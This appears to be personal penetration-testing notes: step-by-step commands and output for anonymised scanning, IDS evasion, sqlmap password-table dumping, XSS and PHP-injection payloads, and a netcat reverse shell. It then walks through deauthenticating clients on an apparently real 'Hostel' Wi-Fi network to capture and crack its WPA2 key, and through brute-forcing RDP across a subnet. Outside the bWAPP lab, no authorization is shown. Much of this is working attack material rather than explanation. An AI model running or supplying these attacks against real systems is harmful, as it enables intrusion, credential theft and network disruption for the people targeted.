


Notes for Penetration Testing

1. proxychain

Start the network with following command to start proxychain



To change proxychain setting...

`$ sudo nano /etc/proxychains.conf`

Use command [proxychain](#) before most of the commands to stay hidden on the internet

2. wfuzz – fuzzing tool

```
(gaurdian@kali)-[~]
$ proxychains wfuzz -c -z file, /usr/share/wordlists/dirb/big.txt -hc 404,403
-hl Invalid -u http://www.vulnrablesite.com/FUZZ
```

Flags →

- `-c` // to get coloured output for better testing
- `-z` // payload keyword
- `file` // It's a keyword showing that you are giving file as a payload list
- `--hc` // h : Hide, c : response Code (server response code like 404, 403, 501, 502,...)
- `--hl` // h : Hide, l : Line
- `invalid` // Word you don't want
- `-u` // keyword for URL

3. nmap – network mapping tool

You can use 'smmap' tool created by shodan.io which is exactly similar as nmap, but little faster in some cases.

```
(gaurdian@kali)-[~]
$ proxychains sudo nmap -sS -A -sV -p 21,22,23,80 www.vulnrablesite.com
```

- `-sS` // stealth Scan, half scan, will send ONLY RST flag and NOT ACK flag at last step (3rd step) of handshaking
- `-A` // Aggressive scan, OS detection, OS version detection
- `-sV` // service, version of target OS
- `-p` // port number to scan, use – (hyphen) to scan all 65532 ports

Meaning of flags in TCP and their combinations.

- SYN** → client to server port to start connection.
- SYN+ACK** → server port to client saying that server is ready to connect with client.
- ACK** → client to server port saying that SYN+ACK packet is received.
- RST** → can be bidirectional which abruptly closes the entire connection.
- FIN** → gracefully terminates connection, only one side of conversation is stopped.
- RST+ACK** → can be bidirectional tells that your request to connect is received but port you want is closed.

-Pn // won't do host scan, directly scan all IP addresses available in CIDR.

--top-ports 112 // scan only top 50, 100, 112, 1000 ports

-sT // TCP scan, while performing 3-way handshake, send ACK as well as RST flags at 3rd handshake to target

-sA // ACK Scan, it's useful in case firewall is implemented at Server side

-sU // UDP scan, UDP don't support ACK, our machine will request to ICMP packet and then it'll decide port state

-sN // Null Scan, client will not send any flag like SYN, ACK, FIN, etc. *It'll simple send blank packet to bypass the firewall (coz sometimes firewalls sometimes drop packets which has SYN packets set, hence to bypass this)*

Scan Timings → can be set to *bypass IDS* at server side

-T0 → Paranoid, will scan target at very large time interval (slowest scan)

-T1 → Sneaky, a little fast than T0

-T2 → Polite, a little faster than T1

-T3 → nmap runs scanning on T3 by default

-T4 → faster than normal scan

-T5 → much faster, may give false positives

Used to bypass IDS
By sending packets at
slower speed

--scan-delay 1s // wait for 1 second after sending each packet to target (bypass firewall or IDS)

--host-timeout 500ms //jump to next port if no response received from current scanned port, in 500ms

! NMAP SCRIPT ENGINE !

To view Nmap scripts

```
(guardian@kali) - [~]
$ cd /usr/share/nmap/scripts

(guardian@kali) - [/usr/share/nmap/scripts]
$ ls
acarsd-info.nse      hostmap-crtsh.nse      ip-geolocation-map-bing.nse  rsync-brute.nse
address-info.nse    hostmap-robtx.nse      ip-geolocation-map-google.nse  rsync-list-modules.nse
afp-brute.nse       http-adobe-coldfusion-apsa1301.nse  ip-geolocation-map-kml.nse    rtsp-methods.nse
afp-ls.nse          http-affiliate-id.nse   ip-geolocation-maxmind.nse    rtsp-url-brute.nse
afp-path-vuln.nse   http-apache-negotiation.nse  ip-https-discover.nse        rusers.nse
afp-serverinfo.nse  http-apache-server-status.nse  ipidseq.nse                  s7-info.nse
afp-showmount.nse   http-aspnet-debug.nse     ipmi-brute.nse               samba-vuln-cve-2012-1182.nse
ain-auth.nse        http-auth-finder.nse      ipmi-cipher-zero.nse         script.db
```

--script

firewalk

// Tries to discover firewall rules using an IP TTL expiration technique known as firewalking.

firewall-bypass	// Detects a vulnerability in netfilter and other firewalls that use helpers to dynamically open ports for protocols such as ftp and sip.
ftp-anon	// Checks if an FTP server allows anonymous logins.
ftp-brute	// Performs brute force password auditing against FTP servers.
gpsd-info	// Retrieves GPS time, coordinates and speed from the GPSD network daemon.
http-backup-finder	// Spiders a website and attempts to identify backup copies of discovered files. It does so by requesting a number of different combinations of the filename (eg. index.bak, index.html~, copy of index.html)
http-dlink-backdoor	// Detects a firmware backdoor on some D-Link routers by changing the User-Agent to a "secret" value. Using the "secret" User-Agent bypasses authentication and allows admin access to the router.
http-errors	// This script crawls through the website and returns any error pages.
mongodb-brute	// Performs brute force password auditing against the MongoDB database.
mongodb-database	// Attempts to get a list of tables from a MongoDB database.
mongodb-info	// Attempts to get build info and server status from a MongoDB database.

4. SQL injection

➤ sqlmap – Database scanning tool

```
(gaurdian@kali)-[~]
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --crawl 3 --batch
```

// -u → URL of target site

// --crawl → this command will crawl website up-to 3 web pages (time consuming)

// --batch → this command will auto choose default answers while scanning site

After sqlmap scanning successful results get stored into an .csv file whose location is given at end of the scanning

Use `$ cat location_of_csv_file` to read results

// if csv file has some vulnerable URL, it means site is vulnerable to SQLi so use that URL in further steps...

```
(gaurdian@kali)-[~]
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --dbs
```

// --dbs → list all the database names of found databases

```
(gaurdian@kali)-[~]
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 -D userDb --table
```

// -D → type the database name you want to search more

// --table → list all the tables available in the database mentioned with parameter -D

```
(gaurdian@kali)-[~]  
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 -D userDb -T paswdTb --dump
```

// -T → type Table name from which you want data

// --dump → print all the data from table paswdTb under database userDb

Some optional parameters...

--technique *U*

- U : union-query based scan (UNION SELECT)
- E : error-based scan
- T : time-query based (sleep query)
- Q : inline queries
- B : Boolean queries
- S : stacked queries

--columns //to know only name of columns and their data type

--dump-all // to dump all data of all found tables and all found databases
// (Use this parameter *without database parameter n name*)
// (Not recommended as databases are huge and dumping all is nonsense)

--output-dir = "*location_to_save_file*"

// to save output file to desired location

-v 4 // print output in detail (by default 1)

Verbosity

- 0: Show only Python tracebacks, error and critical messages.
- 1: Show also information and warning messages.
- 2: Show also debug messages.
- 3: Show also payloads injected.
- 4: Show also HTTP requests.
- 5: Show also HTTP responses' headers.
- 6: Show also HTTP responses' page content.

--user-agent="GECKO_Chrome"

// When website **firewall blocks** you from making requests to site may requests

// You can use user-agent you like GECKO_Chrome

--OR--

--mobile // this parameter is replacement for --user-agent parameter

// after hitting Enter it'll ask for different mobile models, one of which we need to choose

// iPhone 8, Blackberry, google Nexus 7, Samsung Galaxy S7, etc

// like it'll fake server as it's sending request from a mobile client

sqlmap --list-tampers

// If firewall is blocking SQL keywords like UNION, SELECT, etc then to bypass that first use this // command and then choose any of the method

```
(gaurdian@kali)-[~]
$ sqlmap --list-tamper

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:11:14 /2021-12-07/

[20:11:14] [INFO] listing available tamper scripts

* 0eunion.py - Replaces instances of <int> UNION with <int>e0UNION
* apostrophemask.py - Replaces apostrophe character (') with its UTF-8 full width counterpart (e.g. ' → %EF%BC%87)
* apostrophennullencode.py - Replaces apostrophe character (') with its illegal double unicode counterpart (e.g. ' → %00%27)
* appendnullbyte.py - Appends (Access) NULL byte character (%00) at the end of payload
* base64encode.py - Base64-encodes all characters in a given payload
* between.py - Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
* binary.py - Injects keyword binary where possible
```

--tamper=base64encode

// Use this parameter in sqlmap command which will encode keywords with base64

--current-user // this parameter will tell which user privileges website got to connect with database (root, non-root)

--comment // this parameter will help sqlmap to print comments also if available in database!

5. XSS – Cross Site Scripting

If in website if GET parameters or input fields are available insert `<script>alert(1)</script>` in parameter
Look at the source code and regenerate the XSS payload accordingly

- **XSS-Loader** – is a tool which modifies or encode XSS payload in different types so it can break escape sanitization of input from website

```
(gaurdian@kali)-[~]
$ cd mytools/xss/XSS-LOADER

(gaurdian@kali)-[~/mytools/xss/XSS-LOADER]
$ python3 payload.py -h
```

To scan website for XSS vulnerability from here

```
1) BASIC PAYLOAD
2) DIV PAYLOAD
3) IMG PAYLOAD
4) BODY PAYLOAD
5) SVG PAYLOAD
6) ENTER YOUR PAYLOAD
7) XSS SCANNER
8) XSS DORK FINDER
9) EXIT

SELECT PAYLOAD TO TAG:7
e.g target ———> http://target.com/index.php?name=
Please Enter Target Url :
```


- **ParamSpider** – to crawl every GET parameter pages of a website

```
(gaurdian@kali)-[~/mytools/xss/ParamSpider]
$ python3 paramspider.py --domain http://www.vulnerablesite.com -o result001.txt
```

// Result of this tool will get store in result001.txt

- **Gxss** – to know how many parameters actually get reflected

```
(gaurdian@kali)-[~/mytools/xss]
$ cat result001.txt | Gxss
```

- **dalfox** – how many are actually vulnerable

```
(gaurdian@kali)-[~/mytools/xss]
$ cat result001.txt | Gxss | dalfox pipe --mining-dict XSS-LOADER/xss-payloads.txt --skip-bav
```

// --mining-dict → attack with dictionary payload

// --skip-bav → skipping Basic Another Vulnerability

6. php injection

If web page is vulnerable to php injection we can run our malicious php code through **GET** parameter

To check if page is vulnerable or not...

eg. In GET parameter insert `?search=hello; system("pwd");`

Which will print current working directory of web application, this tells us that **application is vulnerable to php code injection**

Instead of `;` we can also use `&&` `||` and then command you wish to run

If we successfully manage to connect web page with netcat it becomes far more dangerous coz we get shell control of server!

To connect with netcat...

In vulnerable GET param of website →

`; system("nc your_ip_addr:attack_port_num -e /bin/bash");`



In linux terminal →

`$ sudo nc -nvlp desired_port_num`

#reverse shell attack

Is page is transferring data with server with **POST** parameter? No Problem


7. OS Command injection

Find input field where we can inject System command


!!! Using this vulnerability also attacker can connect to his netcat !!!

- **COMMIX** – is an **extremely powerful tool** for Command injection vulnerability

1. Open website you want to test



2. Open burp suite and intercept the simple request...



3. You need "cookie" it generated and "target" and "form" parameters for further testing attack.

```
(gaurdian@kali)-[~]  
$ commix --url="http://localhost/bWAPP/bWAPP/commandi.php" --cookie="PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1" --data="target=www.nsa.com&form=submit"
```

```
File Actions Edit View Help
(guardian@kali) - [~]
$ commix --url="http://localhost/bWAPP/bWAPP/commandi.php" --cookie="PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1" --data="target=www.nsa.com&form=submit"
[warning] Python version 3.9.2 detected. You are advised to use Python version 2.7.x.

v3.2-stable
https://commixproject.com
@commixproject

Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2021 Anastasios Stasinopoulos (@stasinopoulos)

(*) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[warning] You haven't updated commix for more than 238 days!
[info] Resolving hostname 'localhost'.
[info] Testing connection to the target URL.
[warning] Potential CAPTCHA protection mechanism detected.
[info] Setting the POST parameter 'target' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The POST parameter 'target' seems injectable via (results-based) classic command injection technique.
_ | echo OYPTFR$((87+89))$(echo OYPTFR)OYPTFR

Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > pwd

/opt/lampp/htdocs/bWAPP/bWAPP
commix(os_shell) >
```

I successfully entered in the shell of web server with Reverse Shell attack!!!

8. HTML injection

9. Wi-Fi WPA2 Handshake intercepting to know password

1. Connect external Wi-Fi adapter (which has support to monitor mode) to laptop.
2. Check if adapter is connected to Kali machine by

```
(guardian@kali) - [~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     unassociated Nickname:"<WIFI@REALTEK>"
          Mode:Monitor Frequency=2.457 GHz Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off RTS thr:off Fragment thr:off
          Power Management:off
          Link Quality=0/100 Signal level=0 dBm Noise level=0 dBm
          Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
          Tx excessive retries:0 Invalid misc:0 Missed beacon:0
```

3. To kill any running aironet processes.

```
(guardian@kali) - [~]
$ sudo airmon-ng check kill

Killing these processes:

PID Name
4213 wpa_supplicant
```


4. Turn on monitor mode in WiFi adaptor

```
(guardian@kali) - [~]
$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	8188eu (monitor mode enabled)	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

You should get this message

5. To verify that monitor mode is enabled, use command **iwconfig** and check Mode in wlan0

6. See available Wi-Fi networks nearby (sudo airodump-ng wlan0)

```
(guardian@kali) - [~]
$ sudo airodump-ng wlan0
```

CH 3][Elapsed: 5 mins][2022-03-20 10:53][PMKID found: 30:B6:2D:94:E9:E0

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:04:56:97:95:A0	-59	225	0	0	5	130	WPA2	CCMP	MGT <length: 0>
00:04:56:97:95:A1	-59	222	0	0	5	130	WPA2	CCMP	MGT An0kit-ss3ccA-Eth3r_CP3
2A:56:5A:79:44:65	-72	206	0	0	11	65	WPA2	CCMP	PSK DIRECT-xJ-BRAVIA
C0:C9:E3:79:7C:B4	-74	1373	1069	0	4	270	WPA2	CCMP	PSK Hostel
30:B6:2D:94:F7:A0	-79	546	30	0	11	130	WPA2	CCMP	MGT JioPrivateNet
1C:18:4A:CA:D3:60	-93	1141	2	0	6	130	WPA2	CCMP	PSK Ramesh shinde 602
30:B6:2D:94:E9:E0	-91	956	3	0	6	130	WPA2	CCMP	MGT JioPrivateNet
F6:8C:06:5F:F1:31	-93	224	0	0	11	180	WPA2	CCMP	PSK Redmi Note 10 Pro Max
24:0B:88:F9:E8:79	-93	52	0	0	3	130	WPA2	CCMP	PSK Mini5G
56:5D:69:87:D1:CD	-93	37	0	0	6	65	WPA2	CCMP	PSK Redmi
60:32:B1:97:5C:88	-93	44	28	0	1	195	OPN		Stanza_Spectra_WiFi_Zone
6C:5A:B0:03:E4:B2	-93	20	0	0	11	270	WPA2	CCMP	PSK 604
60:32:B1:97:70:58	-93	16	0	0	11	195	OPN		Stanza_Spectra_WiFi_Zone

7. Note down MAC address and channel no. of network you want to connect

8. To view only information of a Wi-Fi...

```
(guardian@kali) - [~]
$ sudo airodump-ng wlan0 -d C0:C9:E3:79:7C:B4
```

-d flag is for display

CH 2][Elapsed: 6 s][2022-03-20 11:05

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:C9:E3:79:7C:B4	-81	31	4	1	4	270	WPA2	CCMP	PSK Hostel

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
C0:C9:E3:79:7C:B4	5A:F5:1E:21:F3:E3	-32	1e- 1	1	6	These are the client MAC IDs who are currently connected to the Wi-Fi	31
C0:C9:E3:79:7C:B4	5C:BA:EF:26:4D:3B	-32	2e- 1	193			

9. To capture traffic between Wi-Fi router and clients and store it in a file so we can analyse packets in Wireshark

```
(guardian@kali)-[~]
$ sudo airodump-ng -w wifiTestHack -c 4 --bssid C0:C9:E3:79:7C:B4 wlan0
[sudo] password for guardian:
11:22:19 Created capture file "wifiTestHack-01.cap".
```

-w → write in wifiTestHack file

-c → use channel number 4

--bssid → MAC address of router

use wlan0 adaptor

```
CH 4 ][ Elapsed: 1 min ][ 2022-03-20 11:24
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:C9:E3:79:7C:B4	-74	1	952	4776 35	4	270	WPA2	CCMP	PSK	Hostel

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
C0:C9:E3:79:7C:B4	5A:F5:1E:21:F3:E3	-14	1e- 1	0	133		
C0:C9:E3:79:7C:B4	5C:BA:EF:26:4D:3B	-27	1e-24e	0	549		Hostel
C0:C9:E3:79:7C:B4	0A:B2:51:F0:44:54	-94	1e- 1	0	4060		
C0:C9:E3:79:7C:B4	0E:CD:EF:F6:3D:3E	-94	1e- 1e	0	544		

10. IN SECOND TERMINAL use following command to de-authenticate a connected user. *By doing so, an already connected device (C1) will be forced to auto-re-authenticate with the Wi-Fi router (R) with credentials, and our Wi-Fi adapter (C2) will capture these packets containing credentials to connect to Wi-Fi.*

```
(guardian@kali)-[~]
$ sudo aireplay-ng --deauth 0 -a C0:C9:E3:79:7C:B4 wlan0
[sudo] password for guardian:
12:20:05 Waiting for beacon frame (BSSID: C0:C9:E3:79:7C:B4) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:20:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:06 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:07 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:07 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:08 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
```

11. In first terminal, you will see following output when successful (In highlighted area handshake was captured...)

```
CH 4 ][ Elapsed: 58 mins ][ 2022-03-20 12:21 ][ WPA handshake: C0:C9:E3:79:7C:B4

BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
C0:C9:E3:79:7C:B4 -83 100    30835    112395    11  4  270  WPA2 CCMP  PSK  Hostel

BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
C0:C9:E3:79:7C:B4 5A:F5:1E:21:F3:E3 -14    1e- 1    0     37472
C0:C9:E3:79:7C:B4 5C:BA:EF:26:4D:3B -36    1e- 1e    0     55315      Hostel
C0:C9:E3:79:7C:B4 0A:B2:51:F0:44:54 -94    1e- 1    0     25314
```

12. A new file is saved in current working directory as follows after terminating airmon with ctrl + c

```
ls
Desktop Downloads Music Pictures rtl8188eus Videos wifiTestHack-01.csv
Documents hs_err_pid1196.log mytools Public Templates wifiTestHack-01.cap wifiTestHack-01.kismet.csv
```

13. Use Wireshark to open .cap file in above screenshot

```
(guardian@kali) - [~]
$ wireshark wifiTestHack-01.cap
```

14. In Wireshark use flag “eapol” and hit enter, then find for “message 2 of 4” in Info column and by selecting that particular packet in Authentication layer you'll find “WPA Key Data” which includes encoded string

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eapol

No.	Time	Source	Destination	Protocol	Length	Info
59556	536.368941	Tp-LinkT_79:7c:b4	0a:b2:51:f0:44:54	EAPOL	133	Key (Message 1 of 4)
4527...	2082.265000	Tp-LinkT_79:7c:b4	Chongqin_26:4d:3b	EAPOL	133	Key (Message 1 of 4)
4527...	2082.267823	Tp-LinkT_79:7c:b4	Chongqin_26:4d:3b	EAPOL	133	Key (Message 1 of 4)
4527...	2082.267835	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	155	Key (Message 2 of 4)
4527...	2082.267840	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	155	Key (Message 2 of 4)
4527...	2082.274200	Tp-LinkT_79:7c:b4	Chongqin_26:4d:3b	EAPOL	133	Key (Message 1 of 4)
4528...	2082.276937	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	155	Key (Message 2 of 4)
4528...	2082.276946	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	155	Key (Message 2 of 4)
4528...	2082.279558	Tp-LinkT_79:7c:b4	Chongqin_26:4d:3b	EAPOL	133	Key (Message 1 of 4)
4528...	2082.281536	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	155	Key (Message 2 of 4)
4528...	2082.283810	Tp-LinkT_79:7c:b4	Chongqin_26:4d:3b	EAPOL	133	Key (Message 1 of 4)
4528...	2082.283821	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	155	Key (Message 2 of 4)
4528...	2082.317199	Tp-LinkT_79:7c:b4	Chongqin_26:4d:3b	EAPOL	189	Key (Message 3 of 4)
4528...	2082.317222	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	133	Key (Message 4 of 4)
4528...	2082.344588	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	133	Key (Message 4 of 4)
4528...	2082.344622	Chongqin_26:4d:3b	Tp-LinkT_79:7c:b4	EAPOL	133	Key (Message 4 of 4)

... 0... .. = Request: Not set

... 0... .. = Encrypted Key Data: Not set

... 0... .. = SMK Message: Not set

Key Length: 0

Replay Counter: 1

WPA Key Nonce: 94d96c47364bb65b0d73769fa8b9d8485add10954388685cab076616e43e6e11

Key IV: 00000000000000000000000000000000

WPA Key RSC: 0000000000000000

WPA Key ID: 0000000000000000

WPA Key MIC: bffe6c168cbf383f62732077d7d62abb

WPA Key Data Length: 22

WPA Key Data: 3014010000fac040100000fac040100000fac020000

0010 c0 c9 e3 79 7c b4 00 00 07 00 aa aa 03 00 00 00 ...y]...

0020 88 8e 01 03 00 75 02 01 0a 00 00 00 00 00 00 ...u...

0030 00 00 01 94 d9 6c 47 36 4b b6 5b 0d 73 76 9f a8 ...lg6 K[sv...

0040 b9 d8 48 5a dd 10 95 43 88 68 5c ab 07 66 16 e4 ...HZ...C'h\...f...

0050 3e 6e 11 00 00 00 00 00 00 00 00 00 00 00 00 >n...

0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0070 00 00 00 bf fe 6c 16 8c bf 38 3f 62 73 20 77 d7 ...l...87bs w...

0080 d6 2a bb 00 16 30 14 01 00 00 0f ac 04 01 00 00 ...*...0...

0090 0f ac 04 01 00 00 0f ac 02 00 00

Key IV (eapol.keydes.key_iv), 16 bytes

Packets: 741995 - Displayed: 418 (0.1%)

15. Now you can close the Wireshark after confirming WPA Key Data is captured...

16. For further process, you need to turn off monitor mode.

```
(guardian@kali) - [~]
$ sudo airmon-ng stop wlan0
[sudo] password for guardian:

PHY      Interface      Driver      Chipset
phy0     wlan0          8188eu      TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
(monitor mode disabled)
```

17. Use rockyou.txt wordlist to brute force WPA Key Data in .cap file

```
(guardian@kali) - [~]
$ aircrack-ng wifiTestHack-01.cap -w /usr/share/wordlists/rockyou.txt
```

10. Crowbar

crowbar is not installed in kali by default, <https://github.com/galkan/crowbar>

For brute forcing on various ports like RDP, telnet and many more...

Path in my Kali workstation → ~/mytools/crowbar

```
(lucifer@kali) - [~/mytools/crowbar]
$ python3 crowbar.py -h
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {openvpn,rdp,sshkey,vnckey}, --brute {openvpn,rdp,sshkey,vnckey}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
  -l FILE, --log FILE   Log file (only write attempts)
```

```
(lucifer@kali) - [~/mytools/crowbar]
$ python3 crowbar.py --server 10.25.1.11/26 -b rdp -u admin -C /usr/share/wordlists/fasttrack.txt
2022-04-19 09:26:21 START
2022-04-19 09:26:21 Crowbar v0.4.3-dev
2022-04-19 09:26:21 Trying 10.25.1.0:3389
2022-04-19 09:28:34 Trying 10.25.1.1:3389
2022-04-19 09:30:50 Trying 10.25.1.2:3389
2022-04-19 09:33:06 Trying 10.25.1.3:3389
2022-04-19 09:35:22 Trying 10.25.1.4:3389
2022-04-19 09:37:38 Trying 10.25.1.5:3389
2022-04-19 09:39:54 Trying 10.25.1.6:3389
```

